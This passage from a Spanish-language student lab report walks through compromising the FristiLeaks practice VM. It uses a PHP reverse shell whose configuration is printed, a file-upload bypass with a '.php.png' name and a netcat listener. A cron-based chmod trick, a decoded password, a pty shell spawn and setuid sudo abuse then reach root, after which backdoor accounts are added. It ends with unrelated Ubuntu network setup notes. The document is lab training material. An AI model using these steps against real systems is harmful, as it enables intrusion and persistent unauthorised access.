// Limitations
//
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
//
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.23.5'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later

^G Ayuda      ^O Guardar    ^F Buscar     ^K Cortar     ^T Ejecutar   ^C Ubicación  ^U Deshacer   ^M-A Poner marca ^M-] A llave
^X Salir      ^R Leer fich. ^A Reemplazar ^U Pegar      ^D Justificar ^Z Ir a línea  ^M-E Rehacer  ^M-G Copiar    ^B Buscar atrás
```

Ilustración 33 cambiar la direccion ip

Aquí le va a aparecer el archivo creado correctamente.




Ilustración 34 creado de ls

Nos activaremos en el modo cargando con el puerto que se configuro en el archivo con el comando **nc -lv 1234**, este se quedara hasta que se ejecuta la segunda acción que se inicia a continuar **listening on [any] 1234 ...**



```
(root@Santiago)-[/home/kali/Desktop/santiago]
# nc -lvp 1234
listening on [any] 1234 ...
```

Ilustración 35 la carga de la pagina

Pasamos a la siguiente página en donde se había iniciado sesión que aparece un apartado de browse donde servirá para subir en el archivo de **php** que nos modificaos con nuestro nombre y formato en png ya que este acepta formato de imágenes




Ilustración 36 abrir el archivo de la imagen

Luego se abrió en un archivo que nos vamos a seleccionar es la que está ahí en el nombre de php es **Santiago.php.png** y luego le da cli **abrir**



Universidad Tecnológica del Chocó
Piero Luis Córdoba




Ilustración 37 archivo de la php.png

Luego se abrió de nuevo al navegador, ahí se está mostrando el archivo de php, luego le daremos **Upload image**.




Ilustración 38 agregado de la imagen

18 ARRANQUE EN MODO ESCUCHA (INYECCION)

Luego de lo que está cargando se saldrá en este mensaje y el destino adicional tendremos que ingresar en el **url**




Ilustración 39 la página de upload.php

Después ingresamos al destino con el nombre del archivo que subimos a esta forma **192.168.23.9/fristi/uploads/Santiago.php.png** se habrá un punto de la pestaña cargando señalar que se activó correctamente.




Ilustración 40 Cambio url de la pagina



Después regresamos a la consola donde en el modo que se escucha se estaba a la espera y correctamente ya que tengo el acceso a **Fristileaks**

```
(root@Santiago)-[/home/kali/Desktop/santiago]
# nc -lvp 1234
listening on [any] 1234 ...
192.168.23.9: inverse host lookup failed: Unknown host
connect to [192.168.23.5] from (UNKNOWN) [192.168.23.9] 47713
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
17:55:45 up 1:02, 0 users, load average: 0.00, 0.09, 0.07
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$
```

Ilustración 41 Cargando de Kali linux de la pagina

Comprobar que el usuario somos con **whoami** y entramos con el usuario de **apache** por imperfección

```
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$

sh-4.1$

sh-4.1$

sh-4.1$

sh-4.1$ whoami
whoami
apache
sh-4.1$
```

Ilustración 42 whoami

19 GENERACION DE ARCHIVO PRIVILEGIADO PARA EL DIRECTORIO ADMIN



Con este apartado luego de haber iniciado daremos un **ls -la** para listar el contenido, el objetivo es para ingresar en **home**.

```
sh-4.1$ ls -la
ls -la
total 102
dr-xr-xr-x. 22 root root 4096 Sep  6 16:53 .
dr-xr-xr-x. 22 root root 4096 Sep  6 16:53 ..
-rw-r--r--  1 root root    0 Sep  6 16:53 .autofsck
-rw-r--r--  1 root root    0 Nov 17  2015 .autorelabel
dr-xr-xr-x.  2 root root 4096 Nov 17  2015 bin
dr-xr-xr-x.  5 root root 1024 Nov 17  2015 boot
drwxr-xr-x 19 root root 3640 Sep  6 16:53 dev
drwxr-xr-x. 70 root root 4096 Sep  6 16:53 etc
drwxr-xr-x.  5 root root 4096 Nov 19  2015 home
dr-xr-xr-x.  8 root root 4096 Nov 17  2015 lib
dr-xr-xr-x.  9 root root 12288 Nov 17  2015 lib64
drwx-----  2 root root 16384 Nov 17  2015 lost+found
drwxr-xr-x.  2 root root 4096 Sep 23  2011 media
drwxr-xr-x.  3 root root 4096 Nov 17  2015 mnt
drwxr-xr-x.  3 root root 4096 Nov 17  2015 opt
dr-xr-xr-x 94 root root    0 Sep  6 16:53 proc
dr-xr-x--  3 root root 4096 Nov 25  2015 root
dr-xr-xr-x.  2 root root 12288 Nov 18  2015/sbin
drwxr-xr-x.  2 root root 4096 Nov 17  2015 selinux
drwxr-xr-x.  2 root root 4096 Sep 23  2011 srv
drwxr-xr-x 13 root root    0 Sep  6 16:53 sys
drwxrwxrwt.  3 root root 4096 Sep  6 17:55 tmp
drwxr-xr-x. 13 root root 4096 Nov 17  2015 usr
drwxr-xr-x. 19 root root 4096 Nov 19  2015 var
sh-4.1$
```

Ilustración 43 para ingresar en home

Ingresamos a **home** con el comando **cd home**, podemos ver los usuarios y el usuario **admin** el cual necesitaremos acceder, pero aún no tenemos el permiso para poder acceder.



```
sh-4.1$ cd home
cd home
sh-4.1$ ls -la
ls -la
total 28
drwxr-xr-x.  5 root      root      4096 Nov 19  2015 .
dr-xr-xr-x. 22 root      root      4096 Sep  6 16:53 ..
drwx-----.  2 admin    admin    4096 Nov 19  2015 admin
drwx--r-x.   5 eezeepz  eezeepz 12288 Nov 18  2015 eezeepz
drwx-----  2 fristigod fristigod 4096 Nov 19  2015 fristigod
sh-4.1$ █
```

Ilustración 44 administrador

En el comando **echo “/home/admin/chmod -R 777 /home/admin” > /tmp/runthis** este comando se funciona para crear un archivo provisional de destino **tmp** lo guardara permisos de lectura, escritura y ejecución para el directorio **admin** en el cual necesitamos el acceso, en esta creación estamos dando la llegada

```
sh-4.1$ echo "/home/admin/chmod -R 777 /home/admin" > /tmp/runthis
echo "/home/admin/chmod -R 777 /home/admin" > /tmp/runthis
sh-4.1$ █
```

Ilustración 45 crear en un archivo

20 ESTRUCTURA DE LA CARPETA ADMIN

Acedemos al destino **tmp** donde se creó el archivo con **cd tmp** y verificamos que el archivo **runthis** ya se ha creado excelentemente



```
-rw-r--r-- 1 root root 0 Sep 6 16:53 .autofsck
-rw-r--r-- 1 root root 0 Nov 17 2015 .autorelabel
dr-xr-xr-x. 2 root root 4096 Nov 17 2015 bin
dr-xr-xr-x. 5 root root 1024 Nov 17 2015 boot
drwxr-xr-x 19 root root 3640 Sep 6 16:53 dev
drwxr-xr-x. 70 root root 4096 Sep 6 16:53 etc
drwxr-xr-x. 5 root root 4096 Nov 19 2015 home
dr-xr-xr-x. 8 root root 4096 Nov 17 2015 lib
dr-xr-xr-x. 9 root root 12288 Nov 17 2015 lib64
drwx----- 2 root root 16384 Nov 17 2015 lost+found
drwxr-xr-x. 2 root root 4096 Sep 23 2011 media
drwxr-xr-x. 3 root root 4096 Nov 17 2015 mnt
drwxr-xr-x. 3 root root 4096 Nov 17 2015 opt
dr-xr-xr-x 94 root root 0 Sep 6 16:53 proc
dr-xr-x-- 3 root root 4096 Nov 25 2015 root
dr-xr-xr-x. 2 root root 12288 Nov 18 2015 sbin
drwxr-xr-x. 2 root root 4096 Nov 17 2015 selinux
drwxr-xr-x. 2 root root 4096 Sep 23 2011 srv
drwxr-xr-x 13 root root 0 Sep 6 16:53 sys
drwxrwxrwt. 3 root root 4096 Sep 6 18:09 tmp
drwxr-xr-x. 13 root root 4096 Nov 17 2015 usr
drwxr-xr-x. 19 root root 4096 Nov 19 2015 var
sh-4.1$ cd tmp
cd tmp
sh-4.1$ ls -la
ls -la
total 20
drwxrwxrwt. 3 root root 4096 Sep 6 18:09 .
dr-xr-xr-x. 22 root root 4096 Sep 6 16:53 ..
drwxrwxrwt 2 root root 4096 Sep 6 16:53 .ICE-unix
-rw-r--r-- 1 admin admin 500 Sep 6 18:17 cronresult
-rw-rw-rw- 1 apache apache 30 Sep 6 18:07 runthis
sh-4.1$
```

Ilustración 46 estructura de archivo



Luego vamos a revisar a ver que si tiene el contenido de privilegios para admin con el **cat**

runthis

```
drwxrwxrwt. 3 root root 4096 Sep 6 18:29 .
dr-xr-xr-x. 22 root root 4096 Sep 6 16:53 ..
drwxrwxrwt 2 root root 4096 Sep 6 16:53 .ICE-unix
-rw-r--r-- 1 admin admin 1298 Sep 6 18:33 cronresult
-rw-rw-rw- 1 apache apache 37 Sep 6 18:32 runthis
sh-4.1$ cat runthis
cat runthis
/home/admin/chmod -R 777 /home/admin
sh-4.1$
```

Ilustración 47 privilege de admin

Ahora que podemos acceder a la carpeta de admin con el comando **cd admin** y encontramos archivos de la información exitosamente.

```
sh-4.1$ cd admin
cd admin
sh-4.1$ ls -la
ls -la
total 652
drwxrwxrwx. 2 admin admin 4096 Nov 19 2015 .
drwxr-xr-x. 5 root root 4096 Nov 19 2015 ..
-rwxrwxrwx. 1 admin admin 18 Sep 22 2015 .bash_logout
-rwxrwxrwx. 1 admin admin 176 Sep 22 2015 .bash_profile
-rwxrwxrwx. 1 admin admin 124 Sep 22 2015 .bashrc
-rwxrwxrwx 1 admin admin 45224 Nov 18 2015 cat
-rwxrwxrwx 1 admin admin 48712 Nov 18 2015 chmod
-rwxrwxrwx 1 admin admin 737 Nov 18 2015 cronjob.py
-rwxrwxrwx 1 admin admin 21 Nov 18 2015 cryptedpass.txt
-rwxrwxrwx 1 admin admin 258 Nov 18 2015 cryptpass.py
-rwxrwxrwx 1 admin admin 90544 Nov 18 2015 df
-rwxrwxrwx 1 admin admin 24136 Nov 18 2015 echo
-rwxrwxrwx 1 admin admin 163600 Nov 18 2015 egrep
-rwxrwxrwx 1 admin admin 163600 Nov 18 2015 grep
-rwxrwxrwx 1 admin admin 85304 Nov 18 2015 ps
-rw-r--r-- 1 fristigod fristigod 25 Nov 19 2015 whoisyourgodnow.txt
sh-4.1$
```

Ilustración 48 adminstrador de cd admin



21 CREACION DE PROGRAMA EN PYTHON PARA DECODIFICAR BASE64

Ahora veamos en el contenido de **whoisyourgodnow.txt** con el comando **cat** **whoisyourgodnow.txt**, se encuentra en un texto en base64, a la cual vamos a descifrar.

```
sh-4.1$ cat whoisyourgodnow.txt
cat whoisyourgodnow.txt
=RFn0AKn1MHMP1zpyuTI0ITG
sh-4.1$
```

Ilustración 49 descifrar

Usamos el **nano** para crear el nuestro de código para descifrar en base64 con **nano** **decode.py**

```
(root@Santiago)-[/home/kali]
# nano santi.py
```

Ilustración 50 crear en código

Ahora digitare en el código para poder descifrar lo esta importante **librería de base64**, códecs para que pueda descifrar con la estructura en el código que este hecho se debe utilizar el lenguaje de Python, y luego guardamos con la tecla es el **CTROL + O**, luego le da enter, Y y al final para cerrar **CTROL + X**, con eso ya tendríamos con el archivo listo para poder descifrar



```
root@Santiago:/home/kali
GNU nano 8.3 santi.py *
import base64, codecs, sys

def decodeString(str):
    decode = codecs.decode(str[::-1], 'rot13')
    return base64.b64decode(decode)

decode_text = decodeString(sys.argv[1])
print(decode_text)
```

Ilustración 51 crear de python

22 DECODIFICANDO TEXTO EN BASE 64

luego de lo que creado el archivo de Python para poder descifrar ingresamos el comando en esa forma junto con el texto en base64 que se encontró en el anteriormente **python decode.py =RFn0AKnLMHMPIzpyuTI0ITG**, luego de ajustar que nos imprimirá en pantalla con el contenido descifrado, tendremos la clave del usuario **Fristigod**

```
(root@Santiago)-[/home/kali]
# python santi.py =RFn0AKnLMHMPIzpyuTI0ITG
b'LetThereBeFXisti!'
```

Ilustración 52 creacion de Python

luego ingresamos el comando bash lo que sale del modo de la lectura para entrar de un modo donde podremos aplicar el comando que le servirá para poder salir del modo de la lectura de ingresar de una Shell que le permita a ingresar comandos es el siguiente **python -c 'import pty;pty.spawn("/bin/sh")'**.



```
sh-4.1$ python -c 'import pty;pty.spawn("/bin/sh")'  
python -c 'import pty;pty.spawn("/bin/sh")'  
sh-4.1$
```

Ilustración 53 salir de modo lectura

Ahora veamos este que ya importamos en una nueva Shell lo intentaremos a cambiar al usuario **fristigod** y la contraseña que nos desciframos con el comando **su fristigod**, luego le pedirá a ingresar la contraseña para poder ingresar

```
sh-4.1$ su fristigod  
su fristigod  
Password: LetThereBeFristi!
```

Ilustración 54 cambio de usuario

23 RUTA PARA ACCEDER COMO ROOT (SUPER USUARIO)

Luego regresamos al inicio con **cd ..** para estar en todas las carpetas anteriores, el meta que debe estar en la carpeta **fristigod** que está en el **var**.

Ahora lo accedemos el directamente en fristigod con el comando **cd fristigod** y lo listamos en el contenido con **ls -la** este tiene una carpeta que muestra prueba para ser root.
secret_admi_stuff

```
bash-4.1$ cd fristigod  
cd fristigod  
bash-4.1$ ls -la  
ls -la  
total 16  
drwxr-x— 3 fristigod fristigod 4096 Nov 25 2015 .  
drwxr-xr-x. 19 root root 4096 Nov 19 2015 ..  
-rw— 1 fristigod fristigod 864 Nov 25 2015 .bash_history  
drwxrwxr-x. 2 fristigod fristigod 4096 Nov 25 2015 .secret_admin_stuff  
bash-4.1$
```

Ilustración 55 agregado de la lista de frisitgod



ACCESO AL MODO ROOT EN FRISTILEAKS

En el siguiente de este apartado nos accederemos a la carpeta. **Secret_admin_stuff** con el comando **cd.secret_admin_stuff**, lo listaremos con **ls -la** en este destino lo encontraremos un archivo importante **doCom** eso lo que tiene los privilegios elevados para ser root.

```
bash-4.1$ cd .secret_admin_stuff
cd .secret_admin_stuff
bash-4.1$ ls -la
ls -la
total 16
drwxrwxr-x. 2 fristigod fristigod 4096 Nov 25 2015 .
drwxr-x— 3 fristigod fristigod 4096 Nov 25 2015 ..
-rwsr-sr-x 1 root      root      7529 Nov 25 2015 doCom
bash-4.1$
```

Ilustración 56 un archivo importante

Luego veamos este para ejecutar en este archivo nos ingresamos en el comando **sudo -u fristi./doCom** su root con este comando estaremos diciendo que lo usaremos de los privilegios de root mientras que se ejecuta ahora con el comando **whoami** podemos ver qué tipo usuarios de lo que somos, podemos confirmar que son root.

```
bash-4.1$ sudo -u fristi ./doCom su root
sudo -u fristi ./doCom su root
[sudo] password for fristigod: LetThereBeFristi!

[root@localhost .secret_admin_stuff]#
```

Ilustración 57 Usuario de privilegio



```
[root@localhost .secret_admin_stuff]# whoami
whoami
root
[root@localhost .secret_admin_stuff]#
```

Ilustración 58 observar el usuario

24 CREACION DE USUARIO EN FRISTLEAKS

Empezamos a crear un usuario con el comando son dos **useradd -m mickler** y **m-quintocopete** luego seleccionaremos el usuario para darle la contraseña con el comando **passwd mickler** **mickler quintocopete** se pedirá para ingresar la nueva contraseña, en este caso la contraseña sería **1913 y 2000**

```
[root@localhost .secret_admin_stuff]# useradd -m mickler
useradd -m mickler
[root@localhost .secret_admin_stuff]# passwd mickler
passwd mickler
Changing password for user mickler.
New password: 1913

BAD PASSWORD: it is too short
BAD PASSWORD: is too simple
Retype new password: 1913

passwd: all authentication tokens updated successfully.
[root@localhost .secret_admin_stuff]#
```

Ilustración 59 Crear un usuario de fristileaks



```
[root@localhost .secret_admin_stuff]# useradd -m quintocopete
useradd -m quintocopete
[root@localhost .secret_admin_stuff]# passwd quintocopete
passwd quintocopete
Changing password for user quintocopete.
New password: 2000

BAD PASSWORD: it is too short
BAD PASSWORD: is too simple
Retype new password: 2000

passwd: all authentication tokens updated successfully.
[root@localhost .secret_admin_stuff]#
```

Ilustración 60 Crear otro usuario de fristileaks

Luego ingresamos en el **home** para poder verificar que ya está registrado como el usuario con el comando **cd home** se accede a **home**, ya podemos ver que se encuentran los usuarios agregados.

```
[root@localhost /]# cd home
cd home
[root@localhost home]# ls -la
ls -la
total 36
drwxr-xr-x.  7 root      root      4096 Sep  6 19:08 .
dr-xr-xr-x. 22 root      root      4096 Sep  6 16:53 ..
drwxrwxrwx.  2 admin     admin     4096 Nov 19  2015 admin
drwx---r-x.  5 eezeepz   eezeepz  12288 Nov 18  2015 eezeepz
drwx-----  2 fristigod  fristigod 4096 Nov 19  2015 fristigod
drwx-----  2 mickler    mickler   4096 Sep  6 19:06 mickler
drwx-----  2 quintocopete quintocopete 4096 Sep  6 19:08 quintocopete
[root@localhost home]#
```

Ilustración 61 registrado de usuario

Para cambiar al usuario ingresaremos el comando con él su **mickler y quintocopete** no se pedirá ya que la contraseña están con el usuario root, ahora ingresamos **whoami** para ver que, si estamos con el usuario, correctamente estamos conectado con el usuario creado

```
[root@localhost home]# su mickler
su mickler
[mickler@localhost home]$ whoami
whoami
mickler
[mickler@localhost home]$
```

Ilustración 62 ingresar sin contraseña

```
[mickler@localhost home]$ su quintocopete
su quintocopete
Password: 2000

[quintocopete@localhost home]$ whoami
whoami
quintocopete
[quintocopete@localhost home]$
```

Ilustración 63 ingresa con contraseña

Ahora ya tenemos los archivos después de crear de lo que haya toda la configuración de Kali Linux



Ilustración 64 Escritorio de ubuntu agregado de los archivos

25 UBUNTU

Ahora ingresamos al Ubuntu en cdm, en este caso se debe colocar el comando es, **sudo nano /etc/netplan/01-network-manager-all.yaml**, se abrirá en una ventanita

```
santiago@santiago-VirtualBox:~$ sudo nano /etc/netplan/01-network-manager-all.yaml
```

Ilustración 65 Crear en una mac

Ahora se abrió en esta ventana, ese archivo es una configuración de **Netplan** en Ubuntu, donde se define que la interfaz de red **enp0s3** será administrada por **NetworkManager**, tendrá habilitado **DHCP** para obtener automáticamente la



dirección IP y se establece una **MAC fija (08:00:27:53:38:48)**, garantizando que la conexión se gestione de forma automática y controlada.

```
GNU nano 7.2 /etc/netplan/01-network-manager-all.yaml
# Let NetworkManager manage all devices on this system
network:
  version: 2
  renderer: NetworkManager
  ethernets:
    enp0s3:
      dhcp4: true
      macaddress: 08:00:27:53:38:48
```

Ilustración 66 Colocar el número de mac

Se ejecuta el comando `ip link show enp0s3`, donde se observa que la interfaz de red está activa (state UP) y presenta la dirección MAC **08:00:27:53:38:48**.

```
santiago@santiago-VirtualBox:~$ ip link show enp0s3
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT
group default qlen 1000
    link/ether 08:00:27:53:38:48 brd ff:ff:ff:ff:ff:ff
```

Ilustración 67 la interfaz de red activado

Con el comando `ifconfig` se confirma que la interfaz **enp0s3** recibió la IP **192.168.23.8**, junto con su máscara de subred **255.255.255.0** y la dirección de broadcast **192.168.23.255**.

```
santiago@santiago-VirtualBox:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.23.8 netmask 255.255.255.0 broadcast 192.168.23.255
    inet6 fe80::a00:27ff:fe53:3848 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:53:38:48 txqueuelen 1000 (Ethernet)
    RX packets 1601 bytes 2002960 (2.0 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 5967 bytes 517299 (517.2 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Ilustración 68 Ifconfig para ver la direccion ip



Se realiza un ping a la dirección **192.168.23.8**, comprobando que la máquina responde correctamente y tiene conectividad dentro de la red.

```
santiago@santiago-VirtualBox:~$ ping 192.168.23.8
PING 192.168.23.8 (192.168.23.8) 56(84) bytes of data.
64 bytes from 192.168.23.8: icmp_seq=1 ttl=64 time=0.077 ms
64 bytes from 192.168.23.8: icmp_seq=2 ttl=64 time=0.037 ms
64 bytes from 192.168.23.8: icmp_seq=3 ttl=64 time=0.030 ms
64 bytes from 192.168.23.8: icmp_seq=4 ttl=64 time=0.030 ms
64 bytes from 192.168.23.8: icmp_seq=5 ttl=64 time=0.036 ms
```

Ilustración 69 Comprobando de la dirección ip

En la configuración de red de VirtualBox se muestra que el adaptador de red está habilitado en modo NAT, con la dirección MAC correspondiente y la opción de cable conectado activada.




Ilustración 70 Red de windows de xp



Se muestra la ejecución del comando ping desde Windows XP hacia la dirección 192.168.23.9, donde se recibieron respuestas correctas en todos los intentos, con tiempos de respuesta muy bajos, lo que confirma una comunicación estable y exitosa entre las máquinas.

```
C:\Documents and Settings\wayner_antonio_moya_>ping 192.168.23.9
Haciendo ping a 192.168.23.9 con 32 bytes de datos:
Respuesta desde 192.168.23.9: bytes=32 tiempo=7ms TTL=64
Respuesta desde 192.168.23.9: bytes=32 tiempo=1ms TTL=64
Respuesta desde 192.168.23.9: bytes=32 tiempo=1ms TTL=64
Respuesta desde 192.168.23.9: bytes=32 tiempo=1ms TTL=64
Estadísticas de ping para 192.168.23.9:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 1ms, Máximo = 7ms, Media = 2ms
C:\Documents and Settings\wayner_antonio_moya_>
```

Ilustración 71 Cd de windows xp

26 INVESTIGACION

27 COMANDOS PARA CALCULAR CUANTOS CARACTERES TIENE UN ARCHIVOS

